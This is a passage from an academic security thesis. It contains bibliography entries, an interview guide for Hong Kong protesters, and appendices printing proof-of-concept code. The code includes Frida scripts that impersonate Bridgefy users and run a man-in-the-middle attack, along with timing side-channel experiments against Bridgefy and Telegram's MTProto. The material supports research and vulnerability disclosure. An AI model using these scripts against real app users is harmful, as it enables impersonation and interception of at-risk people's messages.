[Tre15] Emiliano Treré. *Reclaiming, proclaiming, and maintaining collective identity in the#YoSoy132 movement in Mexico: an examination of digital frontstage and backstage activism through social media and instant messaging platforms*. In Information, Communication & Society, volume 18(8), pp. 901–915, 2015. http://doi.org/10.1080/1369118X.2015.1043744.

[Tre20] Emiliano Treré. *The banality of WhatsApp: On the everyday politics of backstage activism in Mexico and Spain*. In First Monday, 2020. http://doi.org/10.5210/fm.v25i12.10404.

[Tsu15] Lokman Tsui. *The coming colonization of Hong Kong cyberspace: government responses to the use of new technologies by the umbrella movement*. In Chinese Journal of Communication, volume 8(4), pp. 1–9, 2015. http://doi.org/10.1080/17544750.2015.1058834.

[TW12] Zeynep Tufekci and Christopher Wilson. *Social media and the decision to participate in political protest: Observations from Tahrir Square*. In Journal of communication, volume 62(2), pp. 363–379, 2012. http://doi.org/10.1111/j.1460-2466.2012.01629.x.

[Twi19a] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1197191632665415686, November 2019. http://archive.today/aNKQy.

[Twi19b] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1209924773486170113, December 2019. http://archive.today/aQZDL.

[Twi20a] Twitter. *Bridgefy search*. https://twitter.com/search?q=bridgefy, June 2020. http://archive.today/hwklY.

[Twi20b] Twitter – B1O15J. https://twitter.com/B1O15J/status/1294603355277336576, August 2020. https://archive.vn/dkPqD.

[Twi20c] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1216473058753597453, January 2020. http://archive.today/x1gG4.

[Twi20d] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1268905414248153089, June 2020. http://archive.today/odSbW.

[Twi20e] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1287768436244983808, July 2020. https://archive.vn/WQfZm.

[Twi20f] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1268015807252004864, June 2020. http://archive.today/uKNRm.

[Twi20g] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1289576487004168197, August 2020. https://archive.vn/zbxgR.

[Twi20h] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1292880821725036545, August 2020. https://archive.vn/tKr0t.

[Twi20i] Twitter – Bridgefy. https://twitter.com/bridgefy/status/1267469099266965506, June 2020. http://archive.today/40pzC.

[UDB+15] Nik Unger, Sergej Dechand, Joseph Bonneau, Sascha Fahl, Henning Perl, Ian Goldberg, and Matthew Smith. *SoK: Secure Messaging*. In IEEE S&P 2015 [IEE15], pp. 232–249. http://doi.org/10.1109/SP.2015.22.

[UMF16] Jason Uher, Ryan G. Mennecke, and Bassam S. Farroha. *Denial of Sleep attacks in Bluetooth Low Energy wireless sensor networks*. In 2016 IEEE Military Communications Conference, MILCOM 2016, Baltimore, MD, USA, November 1-3, 2016, editors Jerry Brand, Matthew C. Valenti, Akinwale Akinpelu, Bharat T. Doshi, and Bonnie L. Gorsic, pp. 1231–1236. IEEE, 2016. http://doi.org/10.1109/MILCOM.2016.7795499.

[URW18] Temple Uwalaka, Scott Rickard, and Jerry Watkins. *Mobile social networking applications and the 2012 Occupy Nigeria protest*. In Journal of African Media Studies, volume 10(1), pp. 3–19, 2018. http://doi.org/10.1386/jams.10.1.3_1.

[vAP22] Theo von Arx and Kenneth G. Paterson. *On the Cryptographic Fragility of the Telegram Ecosystem*. Cryptology ePrint Archive, Report 2022/595, 2022. https://eprint.iacr.org/2022/595.

[Vau02] Serge Vaudenay. *Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS...* In EUROCRYPT 2002, editor Lars R. Knudsen, volume 2332 of LNCS, pp. 534–546. Springer, Heidelberg, April / May 2002. http://doi.org/10.1007/3-540-46035-7_35.

[Vau06] Serge Vaudenay, editor. *EUROCRYPT 2006*, volume 4004 of LNCS. Springer, Heidelberg, May / June 2006.

[VLVA10] Jeroen Van Laer and Peter Van Aelst. *Internet and social movement action repertoires: Opportunities and limitations*. In Information, Communication & Society, volume 13(8), pp. 1146–1171, 2010. http://doi.org/10.1080/13691181003628307.

[VS21] Giovanni Vigna and Elaine Shi, editors. *ACM CCS 2021*. ACM Press, November 2021.

[VV18] Augusto Valeriani and Cristian Vaccari. *Political talk on mobile instant messaging services: a comparative analysis of Germany, Italy, and the UK*. In Information, Communication & Society, volume 21(11), pp. 1715–1731, 2018. http://doi.org/10.1080/1369118X.2017.1350730.

[VWF+18] Elham Vaziripour, Justin Wu, Reza Farahbakhsh, Kent Seamons, Mark O'Neill, and Daniel Zappala. *A survey of the privacy preferences and practices of Iranian users of Telegram*. In Workshop on Usable Security (USEC). 2018. http://doi.org/10.14722/USEC.2018.23033.

[VWO+17] Elham Vaziripour, Justin Wu, Mark O'Neill, Jordan Whitehead, Scott Heidbrink, Kent Seamons, and Daniel Zappala. *Is that you, Alice? a usability study of the authentication ceremony of secure messaging applications*. In Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017), pp. 29–47. 2017. http://doi.org/10.5555/3235924.3235928.

[VWO+18] Elham Vaziripour, Justin Wu, Mark O'Neill, Daniel Metro, Josh Cockrell, Timothy Moffett, Jordan Whitehead, Nick Bonner, Kent Seamons, and Daniel Zappala. *Action needed! helping users find and complete the authentication ceremony in Signal*. In Fourteenth Symposium on Usable Privacy and Security (SOUPS 2018), pp. 47–62. 2018. http://doi.org/10.5555/3291228.3291233.

[Wak19] Jane Wakefield. *Hong Kong protesters using Bluetooth Bridgefy app*. http://web.archive.org/web/20200305062625/https://www.bbc.co.uk/news/technology-49565587, September 2019.

[WKHB21] Matthew Weidner, Martin Kleppmann, Daniel Hugenroth, and Alastair R. Beresford. *Key Agreement for Decentralized Secure Group Messaging with Strong Security Guarantees*. In Vigna and Shi [VS21], pp. 2024–2045. http://doi.org/10.1145/3460120.3484542.

[WMIKD20] Hue Watson, Eyitemi Moju-Igbene, Akanksha Kumari, and Sauvik Das. *"We Hold Each Other Accountable": Unpacking How Social Groups Approach Cybersecurity and Privacy Together*. In Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems, pp. 1–12. 2020. http://doi.org/10.1145/3313831.3376605.

[Wu19] Sarah Wu. *Open homes, free rides: the people helping Hong Kong's protesters*. https://web.archive.org/web/20210125144018/https://www.reuters.com/article/us-hongkong-protests-shelter-insight/open-homes-free-rides-the-people-helping-hong-kongs-protesters-idUSKBN1XU1G1?edition-redirect=ca, November 2019.

[YPM05] Arnold K. L. Yau, Kenneth G. Paterson, and Chris J. Mitchell. *Padding Oracle Attacks on CBC-Mode Encryption with Secret and Random IVs*. In FSE 2005, editors Henri Gilbert and Helena Handschuh, volume 3557 of LNCS, pp. 299–319. Springer, Heidelberg, February 2005. http://doi.org/10.1007/11502760_20.

[ZWC+16] Ennan Zhai, David Isaac Wolinsky, Ruichuan Chen, Ewa Syta, Chao Teng, and Bryan Ford. *AnonRep: Towards Tracking-Resistant Anonymous Reputation*. In 13th USENIX

Symposium on Networked Systems Design and Implementation, NSDI 2016, Santa Clara, CA, USA, March 16-18, 2016, editors Katerina J. Argyraki and Rebecca Isaacs, pp. 583–596. USENIX Association, 2016. http://doi.org/10.5555/2930611.2930649.

[ZWLZ19] Chaoshun Zuo, Haohuang Wen, Zhiqiang Lin, and Yinqian Zhang. *Automatic Fingerprinting of Vulnerable BLE IoT Devices with Static UUIDs from Mobile Apps*. In ACM CCS 2019, editors Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, pp. 1469–1483. ACM Press, November 2019. http://doi.org/10.1145/3319535.3354240.

So we made ourselves into a society for asking questions.
— V. Woolf, A Society, 1921

APPENDIX A

Interview topic guide

Topic guide used for semi-structured interviews with individuals who have been involved in the Anti-Extradition Law protests in Hong Kong (HK). While structured around five key topics, it includes prompts, examples and follow-on questions to guide the interview.

Topic 1: The use of communication technology in HK

The aim of this topic is to establish existing communication patterns in HK, beyond the protests, before focusing on the protest context in subsequent topics.

- Preferred mode of communication in HK?
- Popular online platforms in HK?
- Why do you think they are popular in HK?
- Why use these online platforms?
- Benefits/disadvantages?
- Use of large group chats/forums in HK?
- Why? Why not?
- The use of online platforms by HK authorities in everyday communications?

Topic 2: Platforms and group chats/forums in the Anti-ELAB protests

This topic focuses on how the protest context changes communication patterns, if at all.

- How does the use of online platforms change during protests?
- To what extent are some platforms used more than others? Which?
- Why do you think that is? Examples?
- How do communication patterns change during protest? In terms of: networks, group chat/forum size, frequency?

- Where are online platforms used? In the street?
- At what points in the protests are online platforms relied upon? By whom? Why?
- For what purpose are platforms/group chats/forums used? For planning and organisation? Data gathering? Verification of rumours?
- Temporal aspects: to what extent do the dynamics of the protests reflect app use/avoidance?
- Are you aware of Bluetooth enabled applications being used? Bridgefy? Concerns about security shape communication technology use during the Hong Kong protests

Topic 3: How concerns about security shape communication technology use during the Anti-ELAB protests

This topic focuses specifically on concerns related to the use of communication technology during the Anti-ELAB protests.

- Concerns about online communication switch-off? Likelihood?
- What would be the concern?
- Who would be concerned? Protesters? Why?
- How would a switch off affect the protests?
- Concerns about infiltration of specific applications?
- To what extent do people speak more openly on one app over the other? Specific applications? Why?
- Concerns about information shared? Why? Examples?
- Concerns about information received? Why? Examples?

Topic 4: Notions of security within online/offline networks during the Anti-ELAB protests

This topic focuses on how networks – online and offline – are shaped by different notions of security.

- To what extent do people know participants in their group chats/forums?
- How do these groups map onto offline groupings?
- How are people added and removed from networks? Platform specific? Group chat/forum specific? Specific processes of authentication?
- To what extent do online and offline onboarding map onto each other?

- What are the main disruptive factors within online networks?
- Concerns about being seen to be present in protest related chat groups? Why? Examples?
- Wider networks: what repercussions might protesters fear? Affecting themselves, their family, their friends etc.?
- Who might they fear repercussions from?

Topic 5: Designing secure communication platforms for high-risk environments

As a "wrap-up", this topic explores future directions in the design of secure communication technology for high-risk contexts.

- What should designers of secure communication platforms design for based on your experience with these protests? Why?

A mage can control only what is near him, what he can name exactly and wholly.
— U. K. Le Guin, A WIZARD OF EARTHSEA, 1968

APPENDIX B

Bridgefy code

In the following, assume Bridgefy version 2.1.28 with the Bridgefy SDK version 1.0.6.

B.1 Bridgefy message classes

These classes can be found in three packages: me.bridgefy.entities, com.bridgefy.sdk.framework.entities, and com.bridgefy.sdk.client (the class `Message`).

In the following figures, data types are Java SE data types. In particular an `int` is a 32-bit integer, a `long` is a 64-bit integer and `Integer` and `Long` are their object forms.

Figure B.1. Classes of me.bridgefy.entities.

```
Message:
String conversation, messageId, offlineId
String receiver, sender, otherUsername
String dateSent, serverDate
int messageType
String text  // text of the actual message
String fileName
byte[] fileContent
int status  // sent/delivered/read

AppHandshake:
AppRequestJson rq
AppResponseJson rp

AppRequestJson:
int tp  // type
String dt  // device type (Android)

AppResponseJson:
int tp  // type: general, phone or finished
String uid  // user ID
String ph  // phone number
String un  // username
boolean dn  // no phone
int vrf  // verified user
```

Figure B.2. Classes of com.bridgefy.sdk.framework.entities.

```
BleEntity:
String id
int et  // entity type
T ct  // content
byte[] binaryPart  // encrypted mesh
    messages
byte[] data  // media file content

BleHandshake:
Integer rq  // request type
ResponseJson rp  // response

ResponseJson:
int type  // general or key
String uuid  // user ID
String v, lcv  // SDK version
long crcKey  // CRC of public key
int dt
String key  // public key

BleEntityContent:
String id
HashMap<String, Object> pld  // payload

ForwardTransaction:
String sender
String mesh_reach  // mesh delivery receipt
boolean dump
List<ForwardPacket> mesh

ForwardPacket:
String id, sender, receiver
int receiver_type  // user or broadcast
int enc_payload  // index into binaryPart
HashMap<String, Object> payload
long creation, expiration
int hops, profile, propagation
ArrayList<Long> track
byte[] forwardedPayload
```

Figure B.3. Classes of me.bridgefy.entities.transport.

```
AppEntity:
String ct, mi  // content, message id
long ds  // date sent
int et  // entity type

AppEntityMessage extends AppEntity:
int mt  // message type
int ku  // unused
String nm  // username of the sender

AppEntitySignal extends AppEntity:
int ms  // signal type

AppEntityHandShake extends AppEntity:
AppHandShake hi
```

Figure B.4. Class com.bridgefy.sdk.client.Message.

```
Message:
HashMap content  // payload
String receiverId, senderId, uuid
long dateSent
byte[] data  // media file content
boolean isMesh
int hop, hops  // time to live counter
```

B.2 Code for the impersonation and MitM attacks

Here, we give an example of the scripts used to verify the attacks in Sections 4.4.2 and 4.4.3. The Python code was run in conjunction with Frida and several different JavaScript files (depending on the version of the attack and which device a particular script was run on).

The full suite of scripts is attached to the electronic version of this document: these include the file `frida-bridgefy.py` shown below and all of the `frida-auth-*.js` scripts.

Listing B.1. `frida-bridgefy.py`.

```
#!/usr/bin/python3
# to be run with auth_*.js scripts: auth_first for authentication attack,
   auth_second for mitm attack

import frida, sys, argparse

# PARAMETERS (adapt before use)
ROOT_DEVICE = 'XL'  # name for rooted phone with frida installed
ROOT_DEVICE_ID = '123456789'   # replace with adb id
GADGET_DEVICE = '3a' # name for non-rooted phone with repackaged app containing
    frida-gadget
DEVICES = [ROOT_DEVICE, GADGET_DEVICE]

# send messages back from the script
def on_message(message, data):
    if message['type'] == 'send':
        print(message['payload'])
    else:
        print(message)

# command line arguments

parser = argparse.ArgumentParser(description='Run the given script on Bridgefy
   on a given device with Frida.')
parser.add_argument('device', choices=DEVICES, action='store', help='Device to
   use.')
parser.add_argument('FILE', action='store', help='Javascript file to use.')
args = parser.parse_args()

if args.device == ROOT_DEVICE:
    device_id = ROOT_DEVICE_ID
    package_name = 'me.bridgefy.main'
elif args.device == GADGET_DEVICE:
    device_id = 'tcp'
    package_name = 'Gadget'

# set up Frida
```

```
device = frida.get_device_manager().get_device(device_id)
process = device.attach(package_name)

with open(args.FILE) as f:
    script = process.create_script(f.read())

script.on('message', on_message)
script.load()
sys.stdin.read()
```

Listing B.2. frida-auth-first.js.

```
// first authentication attack
// impersonate any sender, here LG=Ivan to XL=Ursula; run on 3a=attacker

// package and class paths
const PATH_BRIDGEFY = 'com.bridgefy.sdk.client.Bridgefy';
const PATH_MESSAGE = 'com.bridgefy.sdk.client.Message';
const PATH_CHUNK_UTILS = 'com.bridgefy.sdk.framework.controller.q';
const PATH_CRYPTO_RSA = 'com.bridgefy.sdk.client.CryptoRSA';
const PATH_BLE_ENTITY = 'com.bridgefy.sdk.framework.entities.BleEntity';

// Bridgefy functions

function getUuid(instance) {
        console.log("  uuid: "+instance.getUserUuid());
}

// app interaction

if (Java.available) {
    Java.perform(function() {

                // imports

                var JavaInt = Java.use('java.lang.Integer');
                var Bridgefy = Java.use(PATH_BRIDGEFY);
                var BridgefyClient = Java.use('com.bridgefy.sdk.client.
                    BridgefyClient');
                var Session = Java.use('com.bridgefy.sdk.framework.controller.
                    Session');
                var ChunkUtils = Java.use('com.bridgefy.sdk.framework.
                    controller.q');
                var Utils = Java.use('com.bridgefy.sdk.framework.utils.Utils');
                var BleEntity = Java.use('com.bridgefy.sdk.framework.entities.
                    BleEntity');
                var BleHandshake = Java.use('com.bridgefy.sdk.framework.
                    entities.BleHandshake');
                var Utils = Java.use('com.bridgefy.sdk.framework.utils.Utils');

                // PARAMETERS (adapt before use)

                var lg = "";  // user uuid of attacker client
                var lgPk = "";  // public key of attacker client
                var lgCrc = Utils.getCrcFromKey(lgPk);

                /* inject user id */

                var getid = BridgefyClient.getUserUuid;
                getid.implementation = function() {
                        return lg;
                };

                /* modify legitimate handshake */

                var first = true;

                // reinterpret received handshake messages
                var processHandshake = Session.a.overload('com.bridgefy.sdk.
                    framework.entities.BleHandshake');
                processHandshake.implementation = function(bleHandshake) {
                        send("Session.processHandshake");

                        var rq = bleHandshake.getRq();
                        var rp = bleHandshake.getRp();
                        send("    rq: "+rq);
                        send("    rp: "+rp);

                        // only interpret the first received message
                            differently
                        if (first) {
                                bleHandshake.setRq(JavaInt.$new(1));  // rq=1
                                    request for keys
                                first = false;
                        }

                        var output = processHandshake.call(this, bleHandshake);

                        send("    output: "+output.toString());
                        return output;
                }

                // modify handshake messages that are sent out in response
                var generateHandshakeFor = BleEntity.generateHandShake.overload
                    ('com.bridgefy.sdk.framework.entities.BleHandshake');  //
```

```
                    only a wrapper for a handshake
                generateHandshakeFor.implementation = function(bleHandshake) {
                        send("BleEntity.generateHandshake(bleHandshake)");

                        var rp = bleHandshake.getRp();
                        rp.setUuid(lg);
                        rp.setCrckey(lgCrc);
                        if (rp.getType() == 1) {
                                rp.setKey(lgPk);
                        }
                        bleHandshake.setRp(rp);

                        var output = generateHandshakeFor.call(this,
                            bleHandshake);
                        send("    output: "+output.toString());
                        return output;
                }

                /* monitor all packets */

                var stitch = ChunkUtils.a.overload('java.util.ArrayList', '
                    boolean', 'boolean');
                stitch.implementation = function(binaryData, isMessagePack,
                    isEncryption) {
                        send("ChunkUtils.stitchChunksToEntity");
                        var output = stitch.call(this, binaryData,
                            isMessagePack, isEncryption);
                        send("    et: "+output.getEt());
                        send("    ct: "+output.getCt());
                        return output;
                };

                var genChunk = ChunkUtils.a.overload('com.bridgefy.sdk.
                    framework.entities.BleEntity', 'int', 'boolean', 'boolean',
                     'java.lang.String');
                genChunk.implementation = function(bleEntity, length,
                    isMessagePack, isEncryption, userId) {
                        send("ChunkUtils.generateCompressedChunk");
                        send("    et: "+bleEntity.getEt());
                        send("    ct: "+bleEntity.getCt());
                        var output = genChunk.call(this, bleEntity, length,
                            isMessagePack, isEncryption, userId);
                        return output;
                }
    });
}
```

B.3 Code for the side channel experiment

Similar to the previous section, here we display the script referred to in Section 4.4.3 for the timing side-channel experiment using two devices with Bridgefy.

Listing B.3. `frida-double.py`.

```
#!/usr/bin/python3
# for experiment with two devices

import frida, sys, argparse

# PARAMETERS (adapt before use)
ROOT_DEVICE = 'XL'  # name for rooted phone with frida installed
ROOT_DEVICE_ID = '123456789'   # replace with adb id
GADGET_DEVICE = '3a' # name for non-rooted phone with repackaged app containing
     frida-gadget
DEVICES = [ROOT_DEVICE, GADGET_DEVICE]

# send messages back from the script
def on_message(message, data):
    if message['type'] == 'send':
        print(message['payload'])
    else:
        print(message)

def run_script(script, msgtype, device, flip, delay):
    script.on('message', on_message)
    script.load()
    script.post({"type": "params", "msgtype": msgtype, "double": True, "flip":
        flip, "device": device, "delay": delay})

# command line arguments

parser = argparse.ArgumentParser(description='Run the experiment on Bridgefy on
     both devices with Frida.')
parser.add_argument('first', choices=DEVICES, action='store', help='First
    device to activate.')
parser.add_argument('msgtype3a', type=int, action='store', help='Message type
    to send from 3a device.')
parser.add_argument('msgtypeXL', type=int, action='store', help='Message type
    to send from XL device.')
parser.add_argument('--flip', default=False, const=True, action='store_const',
    help='Flip bits or send random data.')
parser.add_argument('--delay', type=int, default=5000, action='store', help='
    Delay between messages in milliseconds.')
args = parser.parse_args()
```

```
# set up Frida

pxl = frida.get_device_manager().get_device(ROOT_DEVICE_ID)
pxl_process = pxl.attach('me.bridgefy.main')

p3a = frida.get_device_manager().get_device('tcp')
p3a_process = p3a.attach('Gadget')

with open("experiment.js") as f:
    pxl_script = pxl_process.create_script(f.read())

with open("experiment.js") as f:
    p3a_script = p3a_process.create_script(f.read())

if args.first == GADGET_DEVICE:
    run_script(p3a_script, args.msgtype3a, GADGET_DEVICE, args.flip, args.delay
        )
    run_script(pxl_script, args.msgtypeXL, ROOT_DEVICE, args.flip, args.delay)
else:
    run_script(pxl_script, args.msgtypeXL, ROOT_DEVICE, args.flip, args.delay)
    run_script(p3a_script, args.msgtype3a, GADGET_DEVICE, args.flip, args.delay
        )


sys.stdin.read()
```

Listing B.4. `frida-experiment.js`.

```
// timing side channel experiment script

// package and class paths

const PATH_BRIDGEFY = 'com.bridgefy.sdk.client.Bridgefy';
const PATH_MESSAGE = 'com.bridgefy.sdk.client.Message';

// experiment parameters

var MSGTYPE;  // 0 - good messages, 1 - bad encryption, 2 - bad gzip
var DOUBLE;  // whether it is run on one device or two
var DELAY;  // delay between sending messages in ms
var FLIP;  // are we bitflipping or sending completely random data?
var DEVICE;  // which device we are running this instance on

recv('params', function onMessage(post) {
        MSGTYPE = post.msgtype;
        DOUBLE = post.double;
        FLIP = post.flip;
        DEVICE = post.device;
        DELAY = post.delay;
});

// in the single experiment, alternate between a good and a bad message
var alt = 0;

// a silly way to determine the last packet of a message
var packetCounter = 0;
var timeSent = 0;

// generic functions

/** change the implementation of a given method */
function reimplement(name, method, newMethod) {

        method.implementation = function () {
                var args = Array.prototype.slice.call(arguments);

                var result = method.apply(this, arguments);
                if (result !== null) {

                        args.splice(0, 0, result);
                        var output = newMethod.apply(this, args);
                        return output;
                }
        };
}

/** change the arguments of a given method */
function modifyInput(name, method, inputMethod) {

        method.implementation = function () {
                var args = Array.prototype.slice.call(arguments);

                var newArgs = inputMethod.apply(null, args);

                var output = method.apply(this, newArgs);
                if (output !== null) {
                        return output;
                }
        };

}

// timing experiment

/** form an incorrect ciphertext either by flipping a bit
or replacing it with random bytes */
```

```
function encryptWrong(result, publicKey, plaintext) {

        if (DOUBLE || alt) {
                var JavaRandom = Java.use('java.util.Random');
                var Random = JavaRandom.$new();

                if (FLIP) {
                        var mask = 1 << Random.nextInt(8);
                        result[Random.nextInt(256)] ^= mask;
                }
                else {
                        Random.nextBytes(result);
                }

                alt = !alt;
        }

        return result;
}

/** form an incorrectly compressed payload before it's encrypted */
function encryptWrongInput(publicKey, compressed) {

        if (DOUBLE || alt) {
                var JavaRandom = Java.use('java.util.Random');
                var Random = JavaRandom.$new();

                if (FLIP === true) {
                        var mask = 1 << Random.nextInt(8);
                        compressed[Random.nextInt(compressed.length)] ^= mask;
                }
                else {
                        Random.nextBytes(compressed);
                }

                alt = !alt;
        }

        var newArgs = [publicKey, compressed];
        return newArgs;
}

/** find an instance of Bridgefy and use it to send a message */
function loop() {
        Java.perform(function() {
                var className = PATH_BRIDGEFY;
                Java.choose(className, {
                        onMatch : function(instance) {
```

```
var JavaString = Java.use('java.lang.String');
var JavaFloat = Java.use('java.lang.Float');
var JavaLong = Java.use('java.lang.Long');
var HashMap = Java.use('java.util.HashMap');

var Message = Java.use(PATH_MESSAGE);

// create a message
var content = HashMap.$new();
// note: replace with real user uuids
var lg = "";
var pixelxl = "";
var pixel3a = "";
var name = "Pixel "+DEVICE;
var text = "hi?";
if (DEVICE === "3a") {
        var sender = pixel3a;
}
else {
        var sender = pixelxl;
}
var message = Message.$new(content, pixelxl,
    sender);  // receiverId, senderId
content.put("ct", JavaString.$new(text));
content.put("mt", JavaFloat.$new(0));
content.put("ku", JavaFloat.$new(0));
content.put("mi", message.getUuid());
content.put("nm", JavaString.$new(name));
content.put("ds", JavaLong.$new(message.
    getDateSent()));
content.put("et", JavaFloat.$new(1));
message.setContent(content);

// time here is for orientation, not
    measurement

if (DOUBLE) {
        instance.sendMessage(message);
        send(DEVICE+" "+MSGTYPE+" "+Date.now())
            ;
}
else {
        instance.sendMessage(message);
        var first = Date.now();
        instance.sendMessage(message);
        var second = Date.now();
        send(DEVICE+" "+MSGTYPE+" "+first);
```

```
                                        send(DEVICE+" "+alt+" "+second);
                                }
                        },
                        onComplete : function() {
                        }
                });
});
}

/** time the differences between last packet sent and first packet received */
function getDiffs() {

        var JavaSystem = Java.use('java.lang.System');
        var GattServerCallback = Java.use('com.bridgefy.sdk.framework.
            controller.p');

        var rcv = GattServerCallback.onCharacteristicWriteRequest;
        rcv.implementation = function() {
                var value = arguments[6];
                if (value[0] !== 1) {
                        rcv.apply(this, arguments);
                }
                else {
                        var timeRcvd = JavaSystem.nanoTime() / 1000000;

                        rcv.apply(this, arguments);

                        send(DEVICE+" diff "+(timeRcvd - timeSent));
                }
        }

        var snt = GattServerCallback.onCharacteristicReadRequest;
        snt.implementation = function() {
                packetCounter = (packetCounter + 1) % 3;
                if (packetCounter === 0) {

                        snt.apply(this, arguments);
                        timeSent = JavaSystem.nanoTime() / 1000000;
                }
                else {
                        snt.apply(this, arguments);
                }
        }
}

// give python a chance to deliver parameters before starting execution

setTimeout(function() {
        if (Java.available) {
                Java.perform(function() {

                        // measure time differences from read receipts
                        // only in a single experiment or if good messages are
                            being sent

                        if (DOUBLE === false || MSGTYPE === 0) {
                                getDiffs();
                        }

                        // modify functions for experiment

                        var CryptoRSA = Java.use('com.bridgefy.sdk.client.
                            CryptoRSA');

                        if (MSGTYPE === 1) {
                                reimplement("CryptoRSA.encrypt", CryptoRSA.
                                    encrypt, encryptWrong);
                        }
                        else if (MSGTYPE === 2) {
                                modifyInput("CryptoRSA.encrypt", CryptoRSA.
                                    encrypt, encryptWrongInput);
                        }

                });

                // send messages in a continuous loop

                setInterval(loop, DELAY);
        }

}, 1000);
```

No machine ever volunteered more information than it was asked for, and learning to frame questions properly was an art which often took a long time to acquire.

— A. C. Clarke, The City and the Stars, 1956

APPENDIX C

Code for Telegram attacks

C.1 Code for the timing side-channel attack

Here, we show the code referred to in Section 5.4.3. Assume Telegram desktop version 2.4.11.[1]

The experiment code (`experiment.h` and `experiment.cpp`, also attached to the electronic version of this document) was added to `Telegram/SourceFiles/core/` and called from within the method `Application::run()` inside `application.cpp` (also attached). We use `cpucycles`[2] to measure the running time.

Listing C.1. `experiment.cpp`.

```
//
//  experiment.cpp
//  not part of Telegram codebase
//

#include "experiment.h"

#include <chrono>
#include "base/bytes.h"
#include <openssl/rand.h>
#include <iostream>
#include <fstream>
#include "cpucycles.h"

#include "mtproto/session_private.h"
#include "mtproto/details/mtproto_bound_key_creator.h"
#include "mtproto/details/mtproto_dcenter.h"
#include "mtproto/details/mtproto_dump_to_text.h"
#include "mtproto/details/mtproto_rsa_public_key.h"
#include "mtproto/session.h"
#include "mtproto/mtproto_rpc_sender.h"
#include "mtproto/mtproto_dc_options.h"
#include "mtproto/connection_abstract.h"
```

[1] https://github.com/telegramdesktop/tdesktop/tree/v2.4.11
[2] https://www.ecrypt.eu.org/ebats/cpucycles.html

```
#include "base/openssl_help.h"
#include "base/qthelp_url.h"
#include "base/unixtime.h"
#include "zlib.h"

int _numTrials = 10000;
int _msgLength = 1024;
bool _samePacket = true;
bool _runOnInit = false;
bool _cpucycles = false;

namespace MTP {
namespace details {

constexpr auto kMaxMessageLength = 16 * 1024 * 1024;
constexpr auto kIntSize = static_cast<int>(sizeof(mtpPrime));
AuthKeyPtr _encryptionKey;
MTP::AuthKey::Data _authKey;
uint64 _keyId;
ConnectionPointer _connection;

// adapted from DcKeyCreator::dhClientParamsSend
/* generate random authKey and set corresponding encryption key and id */
void generateEncryptionKey() {
    auto key = bytes::vector(256);
    bytes::set_random(key);
    AuthKey::FillData(_authKey, bytes::make_span(key));
    _encryptionKey = std::make_shared<AuthKey>(_authKey);
    _keyId = _encryptionKey->keyId();
}

// plain copy of SessionPrivate::ConstTimeIsDifferent
/* used for SHA checks */
[[nodiscard]] bool ConstTimeIsDifferent(
        const void *a,
        const void *b,
        size_t size) {
    auto ca = reinterpret_cast<const char*>(a);
    auto cb = reinterpret_cast<const char*>(b);
    volatile auto different = false;
    for (const auto ce = ca + size; ca != ce; ++ca, ++cb) {
        different = different | (*ca != *cb);
    }
    return different;
}

// copy from SerializedRequest, only MTProto version 2.0 and version 0 of
   transport protocol
```

```
/* generate padding size in units (1U = 4B) */
uint32 CountPaddingPrimesCount(uint32 requestSize) {
    auto result = ((8 + requestSize) & 0x03)
        ? (4 - ((8 + requestSize) & 0x03))
        : 0;

    // At least 12 bytes of random padding.
    if (result < 3) {
        result += 4;
    }

    return result;
}

// next 3 methods adapted from SessionPrivate::sendSecureRequest, only MTProto
   version 2.0

/* helper method to generate random plaintext w/ padding */
bytes::span preparePlaintext(uint32_t msgLength) {
    Expects(msgLength >= 4 && msgLength % 4 == 0);

    auto padLength = CountPaddingPrimesCount(msgLength/4) * 4;
    // 24B external header = 8B auth_key_id + 16B msg_key
    // 32B internal header = 8B salt + 8B session_id + 8B msg_id + 4B seq_no +
       4B msg_length
    auto length = 24 + 32 + msgLength + padLength;
    //LOG(("Generated msgLength = %1, padLength = %2, length = %3.").arg(
       msgLength).arg(padLength).arg(length));

    // random plaintext = internal header + message + padding
    auto plaintext = bytes::vector(32 + msgLength + padLength);
    bytes::set_random(plaintext);
    return plaintext;
}

/* helper method to prepare packet from given plaintext
   msgLength field will be overriden according to valid value */
mtpBuffer preparePacket(bool valid, uint32_t msgLength, bytes::span plaintext)
   {
    int plaintextLength = plaintext.size();
    Expects(plaintextLength >= 48 && plaintextLength % 16 == 0);

    // msg_key = SHA-256(auth_key[96:128] || message)[8:24]

    uchar encryptedSHA256[32];
    MTPint128 &msgKey(*(MTPint128*)(encryptedSHA256 + 8));

    SHA256_CTX msgKeyLargeContext;
    SHA256_Init(&msgKeyLargeContext);
    SHA256_Update(&msgKeyLargeContext, _encryptionKey->partForMsgKey(false),
        32);  // encrypt to self
    SHA256_Update(&msgKeyLargeContext, plaintext.data(), plaintext.size());
    SHA256_Final(encryptedSHA256, &msgKeyLargeContext);

    if (!valid) {
        msgLength = kMaxMessageLength + 1;  // over the limit
    }
    memcpy(plaintext.data() + 28, &msgLength, 4);

    auto fullSize = plaintext.size() / sizeof(mtpPrime);  // should equal
        length/4 - 6
    auto packet = _connection->prepareSecurePacket(_encryptionKey->keyId(),
        msgKey, fullSize);
    const auto prefix = packet.size();  // 8 due to tcp prefix and resizing
    packet.resize(prefix + fullSize);

    // adapted from aesIgeEncrypt(plaintext.data(), &packet[prefix], fullSize *
         sizeof(mtpPrime), _encryptionKey, msgKey) call
    MTPint256 aesKey, aesIV;
    _encryptionKey->prepareAES(msgKey, aesKey, aesIV, false);  // encrypt to
        self
    aesIgeEncryptRaw(plaintext.data(), &packet[prefix], fullSize * sizeof(
        mtpPrime),
                     static_cast<const void*>(&aesKey), static_cast<const void
                         *>(&aesIV));

    return packet;
}

/* generate packet with given msgLength (w/o TCP prefix) that can be processed
    client-side
   2 cases to distinguish:
   valid = msgLength check passes but SHA check fails
   !valid = msgLength check doesn't pass */
mtpBuffer preparePacket(bool valid, uint32_t msgLength) {
    return preparePacket(valid, msgLength, preparePlaintext(msgLength));
}

